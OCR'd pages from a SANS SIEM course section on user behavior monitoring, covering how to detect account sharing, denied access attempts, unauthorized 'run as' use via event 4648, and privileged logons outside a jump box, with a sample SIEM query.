
- Poor man implementations exist
- Example: Alert on logons between 1 AM and 5 AM

SEC555 | SIEM with Tactical Analytics 161

Tactical Alerts

Machine learning can do some amazing stuff. However, organizations still need to prioritize knowing their environment and implementing rules against that knowledge. For example, if no one is supposed to be working remotely between 1 AM and 5 AM, then block and/or alert on it. This can be used with an outside machine learning.

Also, there are many basic alerts that can be implemented that are extremely important. A simple example is monitoring for multiple failed login attempts, such as 50 within X minutes.



Account Sharing

Creative ways can be used to detect account sharing

- # of workstations logged into by user within time frame
- Login within 1 minute of process creation or login event on a different system
- User logged in externally as well as internally

```
event_id:4624 AND (LogonType:11 OR LogonType:2) AND tags:workstation
```

Username	# of systems
jhenderson	2
Administrator	1
jhenderson_standard	1

SANS

SEC555 | SIEM with Tactical Analytics 142

Account Sharing


Let's face it. Users are going to break policy. Whether due to ignorance of the danger, malicious intent, or pure stubbornness, users are going to do things such as sharing accounts. Monitoring account sharing seems hard, but it does not have to be. There are multiple ways to catch this.

One method is to look for multiple logins to different workstations from the same user account in a given time frame. For example, if jhenderson was used to log in to two workstations within 3 minutes of each other, then it is likely that two people are using the jhenderson account. Where this can generate false positives is if the time frame is more than just a couple minutes without adding additional logic. This additional logic could be something like ignoring logons to a second machine if there is a machine lock event generated within an hour of the second machine's login. This would eliminate false positives from individuals who lock their screen and then walk over and log in to a second machine. However, this can get kind of messy.

Another method is, any time someone logs in to a workstation, to see if there are any process creation events within the last minute. If there is a match, it would mean that the user account is actively being used on another system at the same time someone is logging in to the current system. This works with Windows process creation events, application control logs, and Sysmon, as well as other data sources.


Then, there are other logic conditions that can reflect this, such as if a user is logged in locally but also has logins coming from external sources. It would be odd for an end user to be logged in to a desktop at a corporate location but also connected by VPN from a laptop.

The steps above tend to work best if you filter out conference room machines as well as other shared machines like a scanning machine and use workstation tagging. Note, this is also an area where user behavior analytics tends to do fairly well.



Least Privilege

The policy of least privilege means no need, no access



Compromised account likely to generate denied access log

- Deny event acts as an alert
- Either requires change ticket or incident ticket


Access to server deny is different than file access deny

Least Privilege

Multiple times, it has been stated that an effective detection policy can be developed by implementing preventive controls with detection rules in place. The principle of least privilege can be directly tied to that statement. If someone does not need access, then they should not have access. This also should include the statement that if someone does not have access, and yet they try to access something, it should be recorded and monitored.

It is unfortunate, but many organizations have no clue when someone tries to access something they should not be accessing. This does not need to be as granular as monitoring every time a file is denied access, although there is a lot of merit in that. Instead, it can be applied to broader, yet important, types of access. For example, if an unauthorized user tries to RDP or SSH into a server they do not have access to, it should be recorded. A failed login attempt is one thing, but a user successfully logging in to a Windows box only to receive the box stating, "The connection was denied because the user account is not authorized for remote login" means something—or at least it should.

Monitoring these kinds of events is not high maintenance. Occasionally, you will have someone legitimately try to access something they do not have access to, and it ends up turning into a change request to get access. Even with this in mind, it is worth the effort to track failed access attempts.



Explicit Credential Allow Lists

Standard user accounts require the use of "run as user" for admin tasks

- Often used by IT for troubleshooting or changes
- Accounts being invoked can be allowed

Would catch things such as:

- Interactively changing into service accounts
- Use of unauthorized privilege accounts
- Use of stolen local credentials

Event ID 4648

```
Network Information:
        Network Address:        ::1
        Port:                   0
```


SANS

SEC555 | SIEM with Tactical Analytics 164

Explicit Credential Allow Lists

Some techniques literally fall back on the "know your environment" foundation. For instance, assume you work for an organization where user accounts are not members of the local administrator's group. As a result, troubleshooting and other tasks typically involve IT performing tasks using "Run as different user" and then entering their credentials to get administrator access. Attackers may use this for privilege escalation. However, the account they use for privilege escalation may be a service account or some other account that is not used for run as events.

Windows tracks this as an explicit authentication attempt with event ID 4648. This event ID is for when credentials are used explicitly such as for runas.exe, scheduled tasks, or certain web logons. To filter this down so that it shows only local use of explicit credentials, look for either port 0 or a loopback address under network information. These logs can be used as an allow list. First, come up with the list of users who are authorized to perform run as user tasks. This can either be a list generated by policy or from a report using existing SIEM data. Then, a rule can be set up to look for run as events not using an authorized username. Keep in mind you can also get granular down to the process level, as the event also stores the process name being invoked.



Privileged User Accounts

Special attention should be given to sensitive accounts

- Best when control combined with alert rule

Domain Admin accounts on regular workstations = Alert

Service account on non-service-related system = Alert


Can be even more tailored...

SANS

Privileged User Accounts

Privileged accounts are dangerous because of the level of access they have. As a result, special attention should be given to monitoring them. Behavior analytics tend to classify groups such as Domain Administrators as sensitive automatically.

Because sensitive accounts are targeted by attackers, logic needs to be applied as to when and where these accounts should be used. For example, a domain administrator account has no need to be used on a regular workstation such as a payroll computer. Service accounts, which tend to have elevated privileges, should be designed to only access specific systems. Certain successful logons (possibly by logon type) outside expected systems should be alerted on.




Controlled Authentication

The policy may dictate that sensitive accounts must be used from the central system (jump box or software solution)

- Combined with logon type can be powerful alert

Example: Domain admins must come from the jump box




Controlled Authentication

One thing that can greatly aid in monitoring privileged accounts is to force policy for how access is handled. For example, having a policy that states domain administrator logins can only come from a jump box or specific machines, or subnets is a great idea. This allows controls and detection rules to be used to look for all attempted access outside this authentication flow.

For example, domain administrator logons sourcing from a jump box would be validated based on user account, login type, and source of the login type. This could be RDP sessions, PowerShell commands, or anything that domain administrator access requires. The control does not limit using domain administrator credentials on other boxes but instead controls the flow of access.

For example, if someone needed to RDP into a domain controller and policy dictates domain administrator access should source from a jump box, they would need to first RDP into the jump box and then from the jump box, RDP into the domain controller. If someone tried to RDP from any other system outside the jump box to the domain controller, this would be red flagged.



User Monitoring Review

User Behavioral Analytics provides some unique opportunities for defenders

- Discovers deviations from normal profiles
- Provides context for analysts and alerts

Anomalies are not the same as alerts


- Thus, strategic monitors are still important

User monitoring has a heavy emphasis on login and access monitoring

SANS

User Monitoring Review


This module focused on various methods of user monitoring using both behavioral and machine learning programs as well as implementing strategic thought processes around user activities.



Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- Section 3: Advanced Endpoint Analytics
- **Section 4: Baselining and User Behavior Monitoring**
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend

This page intentionally left blank.



Endpoint Baselining

Baselining involves establishing a known good state

- A good state is established from a trusted system
  - Software
  - Network connections
  - Configuration settings
- The baseline can be static or continuously updated

